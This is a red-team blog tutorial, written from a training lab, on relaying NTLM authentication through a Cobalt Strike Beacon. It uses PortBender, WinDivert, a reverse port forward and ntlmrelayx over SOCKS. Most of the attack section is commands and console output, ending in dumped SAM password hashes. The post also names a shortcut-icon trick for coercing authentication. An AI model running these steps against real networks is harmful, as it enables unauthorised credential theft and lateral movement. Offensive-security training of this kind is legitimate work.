NTLM Relaying via Cobalt Strike

rastamouse.me/ntlm-relaying-via-cobalt-strike/

July 29, 2021

Blog / July 29, 2021 / Rasta Mouse

NTLM relaying is a popular attack strategy during a penetration test and is really trivial to perform. Just roll up at the client site, plug your laptop into the LAN, fire up responder and ntlmrelayx, and away you go.

The majority of opportunistic relays come when a user or a machine tries to access an SMB resource that doesn't exist. It therefore sends broadcast requests which tools like responder will send poisoned responses for. There are tactics to coerce requests that specifically target the address you're listening on. For instance – create a Windows shortcut with the icon set to a UNC path (e.g. *attacker-ip**pwn.icon*), place it in a network share and wait for a user to browse that share. And there are also services that are vulnerable to relaying in their default configuration, such as Active Directory Certificate Services.

It's probably safe to say that NTLM relaying isn't going to vanish anytime soon. However, relaying through a C2 framework is a bit less trivial for a few reasons. Assuming you've compromised a Windows endpoint:

- Port 445 is already bound by the OS, so you can't simply sniff incoming traffic.
- The popular Python tools won't run natively on Windows.

This second point is easy to solve, we can just run them on a local Linux VM or WSL, and tunnel the traffic to it. Redirecting the incoming traffic on port 445 is the slightly tricky part, but is possible using a tool such as WinDivert. This is a driver (yes, a driver) which is capable of intercepting and redirecting incoming network packets before they can hit the underlying services.

There are multiple projects out there that leverage WinDivert to achieve this style of traffic redirection in post-ex tools, including DivertTCPconn, StreamDivert, and PortBender. DivertTCPconn & StreamDivert compile to an EXE and PortBender to a reflective DLL. Both are generic enough implementations that can be run via practically any C2 framework, though PortBender has the added perk of including an Aggressor Script.


These tools allow us to direct traffic incoming on port 445 to another, arbitrary local port. On this port, we can start a reverse port forward which will redirect the traffic again to a location where the relay tools are running.

Cobalt Strike does have an **rportfwd** command, which will bind a port on the compromised machine, tunnel that traffic back to the team server, and forward it to the specified IP and port. The inconvenience is that it requires that your relaying tools are running on either the team server itself, or on another machine that is routable from the team server.

The **rportfwd_local** command differs in that instead of tunnelling the traffic only as far as the team server, it will be forwarded to the machine running the Cobalt Strike client of the operator who started it. This means that you can run the relaying tools in a VM or in WSL of your own machine. Baller.

Finally, for the relaying tool to send traffic back into the target network, we can just use the **socks** command.

The traffic flow will look something like this:



Pretty trippy. Let's see it in action.

I generally set the attack up in reverse order. You want everything up and running before the traffic is redirected so you don't miss anything.

1. Start the SOCKS proxy.

```
beacon> socks 1080
[+] started SOCKS4a server on: 1080
```

2. Run ntlmrelayx inside proxychains. In this example, 10.10.17.68 is the target machine.

```
[email protected]:~# proxychains python3 /usr/local/bin/ntlmrelayx.py -t
smb://10.10.17.68
-smb2support

[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
```

3. Start the reverse port forward on the same machine that will run PortBender. 172.20.77.73 is the IP address that my WSL Ubuntu image has.

```
beacon> rportfwd_local 8445 172.20.77.73 445
[+] started reverse port forward on 8445 to rasta -> 172.20.77.73:445
```

4. Upload WinDivert64.sys (or WinDiver32.sys depending on the target arch), and then run PortBender.

Local admin access is required to load the driver, so this Beacon is running as SYSTEM.

```
beacon> getuid
[*] You are NT AUTHORITY\SYSTEM (admin)

beacon> pwd
[*] Current directory is C:\Windows\system32\drivers

beacon> upload C:\Tools\PortBender\WinDivert64.sys

beacon> PortBender redirect 445 8445
[+] Launching PortBender module using reflective DLL injection
Initializing PortBender in redirector mode
Configuring redirection of connections targeting 445/TCP to 8445/TCP
```

When port 445 receives a connection, PortBender will report it in the Beacon console. When this happens, check ntlmrelayx!

```
New connection from 10.10.17.132:49937 to 10.10.17.25:445
Disconnect from 10.10.17.132:49937 to 10.10.17.25:445
```

As expected, the traffic has been tunnelled all the way to my WSL instance where ntlmrelayx is listening; and it has relayed the traffic to the target machine back on the internal network. By default, it dumps the local SAM database.

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from DEV/[email protected] controlled, attacking target
smb://10.10.17.68
|S-chain|-<>-10.10.5.120:1080-<><>-10.10.17.68:445-<><>-OK
[*] Authenticating against smb://10.10.17.68 as DEV/NLAMB SUCCEED
[*] SMBD-Thread-4: Connection from DEV/[email protected] controlled, but there are no
more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x20c5ee68f38fa77abdb7912a6dcc042a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b423cdd3ad21718de4490d9344afef72:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::

[*] Done dumping SAM hashes for host: 10.10.17.68
[*] Stopping service RemoteRegistry
```

To stop PortBender, use the **jobs** command to list the running job. This will give you the job ID (JID) and an associated PID. **Use jobkill <jid>** to stop the job, and then **kill <pid>** to close the spawned process.

As well as the usual MS guidance for NTLM relay mitigation, one may wish to look for the WinDivert driver load events (Sysmon Event ID 6).

This blog post was written using the lab from my Red Team Ops course.

cobalt-strike, ntlm-relay

Rasta Mouse